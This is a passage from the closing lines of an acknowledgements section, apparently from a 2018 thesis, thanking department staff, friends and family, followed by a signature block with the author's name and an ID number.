Further, I would also like to thank the department and the office staff for their support and help. Last, but not the least, I would like to thank all my friends and family for their moral support and encouragement.

<div align="right">

Signature: ....

Major Amit Pathania

163054001

</div>

Date: ...... June 2018